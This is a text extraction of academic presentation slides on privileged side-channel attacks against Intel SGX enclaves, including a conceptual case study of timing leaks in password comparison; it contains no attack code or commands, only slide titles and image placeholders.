



# Microarchitectural Side-Channel Attacks for Privileged Software Adversaries

**Jo Van Bulck**

FWO/IBM Innovation Award Talk, Brussels, October 14, 2021

🏡 imec-DistriNet, KU Leuven 📩 [jo.vanbulck@cs.kuleuven.be](mailto:jo.vanbulck@cs.kuleuven.be) 🐦 [jovanbulck](https://twitter.com/jovanbulck)




# SOCIAL DISTANCING

## STOP COVID-19











# Enclaved execution: Reducing attack surface




Traditional **layered designs**: large **trusted computing base**

# Enclaved execution: Reducing attack surface



Intel SGX promise: hardware-level **isolation** and **attestation**

# Enclaved execution: Privileged side-channel attacks



**Game-changer:** Untrusted OS → new class of powerful **side channels!**




# Research agenda: Understanding privileged side-channel attacks



1. **Which** novel privileged side channels exist?
2. **How** well can they be exploited in practice?
3. **What** can be leaked?

# Research agenda: Understanding privileged side-channel attacks



1. **Which** novel privileged side channels exist?
  - We uncover previously **unknown attack avenues**
2. **How** well can they be exploited in practice?
  - We develop **new techniques** and practical attack frameworks
3. **What** can be leaked?
  - We leak **metadata** and **data**



## Idea 1: Privileged interrupts for side-channel amplification

---

## Case study: Comparing a secret password




password

The word "password" is composed of seven light green rounded rectangular boxes, each containing one letter. The letters are black and arranged horizontally from left to right.


# Case study: Comparing a secret password

password




No!


pasta




## Case study: Comparing a secret password




## Case study: Comparing a secret password




## Case study: Comparing a secret password




## Case study: Comparing a secret password




## Case study: Comparing a secret password




## Case study: Comparing a secret password




## Case study: Comparing a secret password



## Case study: Comparing a secret password




## Case study: Comparing a secret password



Overall **execution time** reveals correctness of individual password bytes!


# Building the side-channel oracle with execution timing?




# Building the side-channel oracle with execution timing?



